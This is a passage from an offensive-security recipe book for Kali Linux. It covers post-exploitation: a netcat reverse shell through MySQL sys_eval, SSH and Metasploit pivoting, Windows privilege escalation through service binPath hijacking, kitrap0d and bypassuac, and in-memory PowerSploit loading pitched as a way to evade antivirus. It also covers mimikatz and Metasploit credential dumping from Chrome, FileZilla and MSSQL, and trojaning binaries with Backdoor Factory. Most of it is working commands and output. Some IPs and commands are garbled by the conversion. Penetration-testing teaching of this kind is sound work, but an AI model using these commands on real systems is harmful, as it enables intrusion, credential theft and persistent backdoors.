select sys_eval('nc -vv . . . 1234 -e /bin/bash');[]
```

This will give us a reverse shell as the root on the system:

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
: inverse host lookup failed: Unknown server error :
connect to [1         ] from (UNKNOWN) [::          ] 32936
id
uid=0(root) gid=0(root)
```

There are other ways too, such as adding our current user to the sudoers file. It's all up to our imagination.

Node hopping – pivoting

Once we are in one system on the network, we need to now look for other machines on the network. Information gathering is the same as what we learned in the previous chapters. We can start by installing and using nmap to look for other hosts and the application or services running. In this recipe, you will learn about a few tricks to get access to the port in the network.

How to do it...

Let's assume we have shell access to a machine. We run `ipconfig` and find that the machine is connected to two other networks internally:

```
thebobs@Initech-DMZ01:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:59:79:84
          inet addr:192.168.1.5  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe59:7984/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:6950 errors:0 dropped:0 overruns:0 frame:0
            TX packets:182 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:436168 (436.1 KB)  TX bytes:21779 (21.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

virbr0:~$ ifconfig
virbr0:~$ Link encap:Ethernet HWaddr fe:54:00:4b:73:5f
          inet addr:192.168.122.1  Bcast:192.168.122.255  Mask:255.255.255.0
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:24 errors:0 dropped:0 overruns:0 frame:0
            TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:2796 (2.7 KB)  TX bytes:2059 (2.0 KB)
```


Now we nmap scan the network and find some machines with a couple of ports open. You learned about a cool way of pivoting into the networks so that we can access the applications running behind other network on our machine.

We will do a ssh port forward using the following command:

```
ssh -L <our port> <remote ip> <remote port> username@IP
```

```
root@kali:~# ssh -L 9001:192.168.122.65:80 thebobs@192.168.1.5
```

Once this is done, we open the browser and go to the port number we used:



We will have access to the application running on the remote host.

There's more...

There are other ways to port forward; for example, using proxychains will help you dynamically forward the ports running on a server inside a different network subnet. Some of the techniques can be found at <https://highon.coffee/blog/ssh-meterpreter-pivoting-techniques/>.

Privilege escalation on Windows

In this recipe, you will learn a few ways to get the administrator account on the Windows Server. There are multiple ways to get administrator rights on a Windows system. Let's look at a few ways in which this can be done.

How to do it...

Once we have meterpreter on the system, Metasploit has an inbuilt module to try three different methods to get admin access. First, we will see the infamous `getsystem` of Metasploit. To view the help, we type this:

```
getsystem -h
```

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

-h      Help Banner.
-t <opt> The technique to use. (Default to '0').
        0 : All techniques available
        1 : Service - Named Pipe Impersonation (In Memory/Admin)
        2 : Service - Named Pipe Impersonation (Dropper/Admin)
        3 : Service - Token Duplication (In Memory/Admin)

meterpreter >
```

To try and get admin, we type the following command:

```
getsystem
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

We can see we are now `NT AUTHORITY\SYSTEM`. Sometimes, this technique may not work, so we try another way to get the system on the machine. We will look at some ways to reconfigure Windows services.

We will use `sc` (known as **service configuration**) to configure Windows services. Let's look at the `upnphost` service:

```
sc qc upnphost
```

```
C:\Documents and Settings\test\Desktop>sc qc upnphost
sc qc upnphost
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL     : 1   NORMAL
        BINARY_PATH_NAME  : C:\WINDOWS\system32\svchost.exe -k LocalService
        LOAD_ORDER_GROUP  :
        TAG               : 0
        DISPLAY_NAME      : Universal Plug and Play Device Host
        DEPENDENCIES      : SSDPSRV
                           : HTTP
        SERVICE_START_NAME: NT AUTHORITY\LocalService

C:\Documents and Settings\test\Desktop>
```

First, we upload our netcat binary on the system. Once that's done, we can change the binary path of a running service with our binary:

```
sc config upnphost binPath= "<path to netcat>\nc.exe -nv <our IP> <our
port> -e C:\WINDOWS\System32\cmd.exe"
```

```
C:\Documents and Settings\test\Desktop>sc config upnphost binpath= "C:\nc.exe -nv 192.168.110.41
\Windows\System32\cmd.exe"
sc config upnphost binpath= "C:\nc.exe -nv 192.168.110.41 1234 -e C:\Windows\System32\cmd.exe"
[SC] ChangeServiceConfig SUCCESS
C:\Documents and Settings\test\Desktop>
```

```
sc config upnphost obj= ".\LocalSystem" password= ""
```

```
C:\Documents and Settings\test\Desktop>sc config upnphost obj= ".\LocalSystem" password= ""
sc config upnphost obj= ".\LocalSystem" password= ""
[SC] ChangeServiceConfig SUCCESS
C:\Documents and Settings\test\Desktop>
```

We confirm whether the changes have been made:

```
C:\Documents and Settings\test\Desktop>sc qc upnphost
sc qc upnphost
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
    TYPE               : 20  WIN32_SHARE_PROCESS
    START_TYPE         : 3   DEMAND_START
    ERROR_CONTROL     : 1   NORMAL
    BINARY_PATH_NAME  : C:\nc.exe -nv 192.168.110.41 1234 -e C:\Windows\System32\cmd.exe
    LOAD_ORDER_GROUP  :
    TAG               : 0
    DISPLAY_NAME      : Universal Plug and Play Device Host
    DEPENDENCIES      : SSDPSRV
                        : HTTP
    SERVICE_START_NAME: LocalSystem

C:\Documents and Settings\test\Desktop>
```

Now we need to restart the service, and once that's done, we should have a back connection with admin privileges:

```
net start upnphost
```

Instead of netcat, we can also use the `net user add` command to add a new admin user to the system, among other things.

Now let's try another method: Metasploit has a lot of different local exploits for Windows exploitation. To view them, we type in `msfconsole use exploit/windows/local <tab>`.

```
msf > use exploit/windows/local/
use exploit/windows/local/adobe_sandbox_adobecollabsync
use exploit/windows/local/agnitum_outpost_acs
use exploit/windows/local/always_install_elevated
use exploit/windows/local/applocker_bypass
use exploit/windows/local/ask
use exploit/windows/local/bthpan
use exploit/windows/local/bypassuac
use exploit/windows/local/bypassuac_eventvwr
use exploit/windows/local/bypassuac_injection
use exploit/windows/local/bypassuac_vbs
use exploit/windows/local/capcom_sys_exec
use exploit/windows/local/current_user_psexec
use exploit/windows/local/ikeext_service
use exploit/windows/local/ipaypass_launch_app
use exploit/windows/local/lenovo_systemupdate
use exploit/windows/local/mqac_write
```

We will use kitrap0d to exploit. Use exploit/windows/local/ms10_015_kitrap0d. We set our meterpreter session and payload:

```
msf exploit(ms10_015_kitrap0d) > set SESSION 1
msf exploit(ms10_015_kitrap0d) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms10_015_kitrap0d) > set LHOST 192.168.110.6
msf exploit(ms10_015_kitrap0d) > set LPORT 4443
msf exploit(ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

Name      Current Setting  Required  Description
----      -----          -----      -----
SESSION   1                  yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  process        yes       Exit technique (accepted: seh, thread, process, none)
LHOST     192.168.110.6    yes       The listen address
LPORT     4443            yes       The listen port

Exploit target:

Id  Name
--  --
0   Windows 2K SP4 - Windows 7 (x86)
```

We then run the exploit:

```
msf exploit(ms10_015_kitrap0d) > exploit

[*] Started reverse handler on 192.168.110.6:4443
[*] Launching notepad to host the exploit...
[+] Process 4048 launched.
[*] Reflectively injecting the exploit DLL into 4048...
[*] Injecting exploit into 4048 ...
[*] Exploit injected. Injecting payload into 4048...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (769024 bytes) to 192.168.110.7
[*] Meterpreter session 2 opened (192.168.110.6:4443 -> 192.168.110.7:49204) at 2017-03-11 11:14:00 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


We have the admin. Let's use one more exploit: the infamous bypassuac:

```
use exploit/windows/local/bypassuac
```

We now set the session of our current meterpreter, which we have on the system:

```
set session 1
```

We run and see a second meterpreter with admin privileges open for us:



```
msf exploit(ms10_015_kitrap0d) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set session 1
session => 1
msf exploit(bypassuac) > run

[*] Started reverse handler on 192.168.110.41:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (885806 bytes) to 192.168.110.31
[*] Meterpreter session 2 opened (192.168.110.41:4444 -> 192.168.110.31:49409) at 2017-04-20 20:27:35

meterpreter > 
```

Using PowerSploit

With the launch of PowerShell, new ways to exploit Windows machine also came in. As described by Wikipedia, PowerShell (including Windows PowerShell and PowerShell Core) is a task automation and configuration management framework from Microsoft, consisting of a command-line shell and associated scripting language built on the .NET Framework.


In this recipe, we will use PowerSploit, which is a PowerShell-based post exploitation framework to gain access to meterpreter on a system.

How to do it...

Following are the steps to use PowerSploit:

1. We will now assume a situation in which we have a Windows-based environment in which we have managed to gain shell access. We do not have admin rights on the system.

2. Let's look at a cool way of getting a meterpreter without actually downloading a file on the system using PowerSploit. It comes inbuilt with Kali in Menu.



3. The trick here will be to download a PowerShell script and load it into memory, and as it is never saved on HDD, the antivirus will not detect it.
4. We first check whether PowerShell is installed by running powershell:

```
C:\Users\test\Desktop>powershell  
powershell  
Windows PowerShell  
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
```

5. We will use the command. Using single quotes is important; else, we may get a missing parenthesis error:

```
powershell IEX (New-Object Net.WebClient).DownloadString  
( 'https://raw.githubusercontent.com/PowerShellMafia/  
PowerSploit/master/CodeExecution/Invoke-Shellcode.ps1' )
```

```
PS C:\Users\          > IEX (New-Object Net.WebClient).DownloadString("https://  
raw.githubusercontent.com/mattifestation/PowerSploit/master/CodeExecution/Invoke-  
Shellcode.ps1")
```

6. We should not see any error. Now that our script is all set, we invoke the module and see help with the following command:

```
Get-Help Invoke-Shellcode
```

```
NAME
    Invoke-Shellcode

SYNOPSIS
    Inject shellcode into the process ID of your choosing or within the context
    of the running PowerShell process.

    PowerSploit Function: Invoke-Shellcode
    Author: Matthew Graeber (@mattifestation)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None

SYNTAX
    Invoke-Shellcode [-ProcessID <UInt16>] [-Shellcode <Byte[]>] [-Force] [-Wha
    tIf] [-Confirm] [<CommonParameters>]

    Invoke-Shellcode [-ProcessID <UInt16>] [-Payload <String>] -Lhost <String>
```

7. Now we run the module:

```
powershell Invoke-Shellcode -Payload
windows/meterpreter/reverse_https -Lhost 192.168.110.33
-Lport 4444 -Force
```

```
powershell Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.110.33 -Lport 4444 -Force
```

8. Before we run the preceding script, we start our handler.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.110.33
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > exploit
```

9. We should have a meterpreter now.

```
[*] Started HTTPS reverse handler on https://0.0.0.0:4444/
[*] Starting the payload handler...
[*] 192.168.1.5:49230 Request received for /INITM...
[*] 192.168.1.5:49230 Staging connection for target /INITM received...
[*] Patched user-agent at offset 663246...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 1 opened (192.168.110.33:4444 -> 192.168.110.5:49230) at 2017-04-05 09:35:10 -0500
meterpreter >
```

10. Now since we have meterpreter, we can use any of the recipes mentioned earlier to get system rights.

There's more...

PowerSploit has lots of PowerShell modules that can be used for further exploitation, such as gaining privileges, bypassing antivirus, and so on.

We can read all about this at:

- <https://github.com/PowerShellMafia/PowerSploit>
- <https://null-byte.wonderhowto.com/how-to/hack-like-pro-use-powersploit-part-1-evading-antivirus-software-0165535/>

Pulling plaintext passwords with mimikatz

Now that we have a meterpreter, we can use it to dump passwords from the memory. Mimikatz is a great tool for this. It tries and dumps the password from the memory. As defined by the creator of mimikatz himself:

"It is made in C and considered as some experiments with Windows security" It's now well known to extract plaintexts passwords, hash, and PIN code and kerberos tickets from memory. Mimikatz can also perform pass-the-hash, pass-the-ticket or build Golden tickets."

How to do it...

Following are the steps to use mimikatz:

- Once we have the meterpreter and system privileges, we load up mimikatz using this command:

```
load mimikatz
```

```
meterpreter > help mimikatz

Mimikatz Commands
=====

Command      Description
-----
kerberos    Attempt to retrieve kerberos creds
livessp      Attempt to retrieve livessp creds
mimikatz_command Run a custom command
msv          Attempt to retrieve msv creds (hashes)
ssp          Attempt to retrieve ssp creds
tspkg        Attempt to retrieve tspkg creds
wdigest      Attempt to retrieve wdigest creds
```

- To view all the options, we type this command:

```
help mimikatz
```

- Now in order to retrieve passwords from the memory, we use the built-in command of Metasploit:

```
msv
```

```
meterpreter > msv
[!] Not currently running as SYSTEM
[*] Attempting to getprivs
[+] Got SeDebugPrivilege
[*] Retrieving msv credentials
msv credentials
=====
AuthID Package Domain User Password
----- -----
0;76485 NTLM WIN-UH332I0CD08 bugsbounty lm{ aad3b435b51404eeaad3b435
b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;76445 NTLM WIN-UH332I0CD08 bugsbounty lm{ aad3b435b51404eeaad3b435
b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;996 Negotiate WORKGROUP WIN-UH332I0CD08$ n.s. (Credentials K0)
0;997 Negotiate NT AUTHORITY LOCAL SERVICE n.s. (Credentials K0)
0;25380 NTLM n.s. (Credentials K0)
0;999 NTLM WORKGROUP WIN-UH332I0CD08$ n.s. (Credentials K0)

meterpreter >
```

4. We can see that the NTLM hashes are shown on the screen. To view Kerberos credentials, we type this:

```
kerberos
```

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
AuthID Package Domain User Password
----- -----
0;76485 NTLM WIN-UH332I0CD08 bugsbounty
0;76445 NTLM WIN-UH332I0CD08 bugsbounty
0;997 Negotiate NT AUTHORITY LOCAL SERVICE
0;996 Negotiate WORKGROUP WIN-UH332I0CD08$
0;25380 NTLM
0;999 NTLM WORKGROUP WIN-UH332I0CD08$
```

If there were any credentials, they would have been shown here.

Dumping other saved passwords from the machine

You have already learned about dumping and saving plaintext passwords from the memory. However, sometimes, not all passwords are dumped. Not to worry; Metasploit has other post-exploitation modules, using which we can gather saved passwords of different applications and services running on the server we compromised.

How to do it...

First, let's check what applications are running on the machine. We use this command:

```
use post/windows/gather/enum_applications
```

```
msf exploit(bypassuac) > use post/windows/gather/enum_applications
msf post(enum_applications) > show options

Module options (post/windows/gather/enum_applications):
=====
Name      Current Setting  Required  Description
-----  -----
SESSION          yes        The session to run this module on.
```

We see the options; now all we need is our session, using the following command:

```
set session 1
```

Run it and we will see the list of applications installed on the system:

```
msf post(enum_applications) > run
[*] Enumerating applications installed on WIN7

Installed Applications
=====
Name                               Version
----                               -----
FileZilla Client 3.12.0.2          3.12.0.2
FileZilla Server                   beta 0.9.53
Google Chrome                      54.0.2840.99
Google Update Helper               1.3.31.5
IIS URL Rewrite Module 2           7.2.1952
ImageMagick 6.9.2-0 Q16 (64-bit) (2015-08-15) 6.9.2
Microsoft .NET Framework 4 Client Profile 4.0.30319
Microsoft .NET Framework 4 Client Profile 4.0.30319
Microsoft ODBC Driver 11 for SQL Server 11.0.2270.0
Microsoft SQL Server 2012 Native Client 11.0.2100.60
```

Now that we know what applications are running, let's try to collect more information. We will use use post/windows/gather/enum_chrome.

It will gather all the browsing history, saved passwords, bookmarks, and so on. Again, we set our session and run this:

```
msf post(enum_chrome) > show options

Module options (post/windows/gather/enum_chrome):

  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  MIGRATE    false          no        Automatically migrate to explorer.exe
  SESSION     SESSION        yes       The session to run this module on.

msf post(enum_chrome) > set session
set session      set sessionlogging
msf post(enum_chrome) > set session
set session      set sessionlogging
msf post(enum_chrome) > set session 1
session => 1
msf post(enum_chrome) > run
```

We will see that all the gathered data has been saved in a txt:

```
msf post(enum_chrome) > run
[*] Impersonating token: 3364
[*] Running as user 'win7\manas.malik'...
[*] Extracting data for user 'manas.malik'...
[*] Downloaded Web Data to '/root/.msf4/loot/20161118082917_default_172.18.0.193_chrome.raw.WebD_422602.txt'
[*] Downloaded Cookies to '/root/.msf4/loot/20161118082922_default_172.18.0.193_chrome.raw.Cooki_884248.txt'
[*] Downloaded History to '/root/.msf4/loot/20161118082929_default_172.18.0.193_chrome.raw.Histo_648038.txt'
[*] Downloaded Login Data to '/root/.msf4/loot/20161118082941_default_172.18.0.193_chrome.raw.Login_878812.txt'
[*] Downloaded Bookmarks to '/root/.msf4/loot/20161118082945_default_172.18.0.193_chrome.raw.Bookm_581406.txt'
[*] Downloaded Preferences to '/root/.msf4/loot/20161118082949_default_172.18.0.193_chrome.raw.Prefe_222496.txt'
```

Now we will try to gather the stored configuration and credentials of the FileZilla server (the FTP server that can be used to transfer files) that is installed on the machine. We will use the module:

```
use post/windows.gather/credentials/filezilla_server
```

```
msf post(enum_applications) > search filezilla_server
[!] Database not connected or cache not built, using slow search

Matching Modules
=====
Name                                     Disclosure Date   Rank
-----
auxiliary/dos/windows/ftp/filezilla_server_port    2006-12-11   normal
T Denial of Service
    post/windows/gather/credentials/filezilla_server                               normal
r Credential Collection
```

We set the session and run it, and we should see the saved credentials:

```
[+] Found FileZilla Server on WIN7 via session ID: 1
[*] Collected the following credentials:
[*]   Username: FTUSER
[*]   Password: 97e62f60d61051e7dcb0ba35c14f48d1

[!] No active DB -- Credential data will not be saved!
[*] Collected the following configuration details:
[*]   FTP Port: 21
[*]   FTP Bind IP: 0.0.0.0
[*]   SSL: false
[*]   Admin Port: 14147
[*]   Admin Bind IP: 127.0.0.1
[*]   Admin Pass:
```

Let's use another post-exploitation module to dump the database passwords. We will use this:

```
use exploit/windows/gather/credentials/mssql_local_hashdump
```

```
msf > use post/windows/gather/credentials/mssql_local_hashdump
msf post(mssql_local_hashdump) > set SESSION 2
SESSION => 2
msf post(mssql_local_hashdump) > run -j
```

We set the session and run this using `run -j`. We will see the credentials on the screen:

```
msf post(mssql_local_hashdump) > run -j
[*] Post module running as background job
[*] Running module against PORTAL
[*] Checking if user is SYSTEM...
[+] User is SYSTEM
[*] Identified service 'SQL Server (SQLEXPRESS)', PID: 1792
[*] Attempting to get password hashes...
sa:0x01004D6196F9B58F9609BC51D7CF47C2C2AB821CC4DAA879A0A1
##MS_PolicyTsqlExecutionLogin##:0x01008D22A249DF5EF3B79ED321563A1DCCDC9CFC5FF954DD2D0F
##MS_PolicyEventProcessingLogin##:0x0100AE86B3442FF84691E83FE9D1522CF4F6268FCE0D3D692606
[+] MSSQL password hash saved in: /Users/xXxZombieSenpaixX/.msf4/loot/20161119062617_def
```

Pivoting into the network

Once we have complete control over a computer in the system, our next step should be to pivot into the network and try exploiting and getting access to as many machines as possible. In this recipe, you will learn the easy way to do that with Metasploit.

How to do it...

Metasploit has an inbuilt meterpreter script, that allows us to add a route and enables us to attack other machines in the network using the current one. The concept is really simple; all we have to do is execute this:

```
run autoroute -s <IP subnet>
```

```
meterpreter > run autoroute -s 172.18.0.0/22
[*] Adding a route to 172.18.0.0/255.255.252.0...
[+] Added route to 172.18.0.0/255.255.252.0 via 220.227.105.34
[*] Use the -p option to list all active routes
meterpreter > █
```

Once this is done, we can simply exploit the machines using the same methods that we covered in the previous recipes.

Backdooring for persistence

An important part of successful exploitation is to be able to keep access to the compromised machine. In this recipe, you will learn about an amazing tool known as the Backdoor Factory. The main goal of Backdoor Factory is to patch Windows/Linux binaries with our shell code so that the executable runs normally, along with executing our shell code every time it executes.

How to do it...

Backdoor Factory comes installed with Kali. And it can be run using `backdoor-factory`. To view all the features of this tool, we will use the help command:

```
backdoor-factory -help
```

```
root@kali:~# backdoor-factory -h
Usage: backdoor.py [options]

Options:
  -h, --help            show this help message and exit
  -f FILE, --file=FILE  File to backdoor
  -s SHELL, --shell=SHELL
                        Payloads that are available for use. Use 'show'
                        to see
                        payloads.
  -H HOST, --hostip=HOST
                        IP of the C2 for reverse connections.
  -P PORT, --port=PORT  The port to either connect back to for reverse s
                        shells
                        or to listen on for bind shells
  -J, --cave_jumping    Select this options if you want to use code cave
                        jumping to further hide your shellcode in the bi
                        nary.
```



Usage of this tool is not too hard; however, it is recommended that the binaries be tested before being deployed on the target system.

To view what options are available for a particular binary we choose to backdoor, we use the following command:

```
backdoor-factory -f <path to binary> -s show
```

We will then use iat_reverse_tcp_stager_threaded:

```
backdoor-factory -f <path to binary> -s iat_reverse_tcp_stager_threaded -H  
<our IP> -P <Port>
```

```
[*] In the backdoor module  
[*] Checking if binary is supported  
[*] Gathering file info  
[*] Reading win32 entry instructions  
The following WinIntelPE32s are available: (use -s)  
cave_miner_inline  
iat_reverse_tcp_inline  
iat_reverse_tcp_inline_threaded  
iat_reverse_tcp_stager_threaded  
iat_user_supplied_shellcode_threaded  
meterpreter_reverse_https_threaded  
reverse_shell_tcp_inline  
reverse_tcp_stager_threaded  
user_supplied_shellcode_threaded
```

Next, we choose the cave we want to use for injecting our payload:

```
[*] Cave 1 length as int: 407  
[*] Available caves:  
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x21c  
End: 0x3fc; Cave Size: 480  
2. Section Name: None; Section Begin: None End: None; Cave begin: 0xa01a  
End: 0xa208; Cave Size: 494  
3. Section Name: .data; Section Begin: 0xa200 End: 0xe000; Cave begin: 0  
xb185 End: 0xb3ac; Cave Size: 551  
4. Section Name: .data; Section Begin: 0xa200 End: 0xe000; Cave begin: 0  
xb3f1 End: 0xd3ec; Cave Size: 8187  
5. Section Name: .data; Section Begin: 0xa200 End: 0xe000; Cave begin: 0  
xde40 End: 0xdffc; Cave Size: 444  
*****  
!! Enter your selection: 1
```

Our binary has been created and is ready to be deployed.

Now all we need to do is to run a handler that will accept the reverse connection from our payload:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.110.41
lhost => 192.168.110.41
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run
```

Now when the .exe is executed on the victim machine, we will have our meterpreter connected:

```
meterpreter > shell
Process 1804 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\test\Desktop>
```

9

Buffer Overflows

In this chapter, we will cover the following recipes:

- Exploiting stack-based buffer overflows
- Exploiting buffer overflow on real software
- SEH bypass
- Exploiting egg hunters
- An overview of ASLR and NX bypass

Introduction


In a software program, buffer overflow occurs when a program, while writing data to a buffer, overruns the buffer size allocated and starts overwriting data to adjacent memory locations.

A buffer can be considered a temporary area in the memory allocated to a program to store and retrieve data when needed.

Buffer overflows have been known to be exploited since long back.

When exploiting buffer overflows, our main focus is on overwriting some control information so that the flow of control of the program changes, which will allow our code to take control of the program.

Here is a diagram that will give us a basic idea of an overflow happening in a buffer:

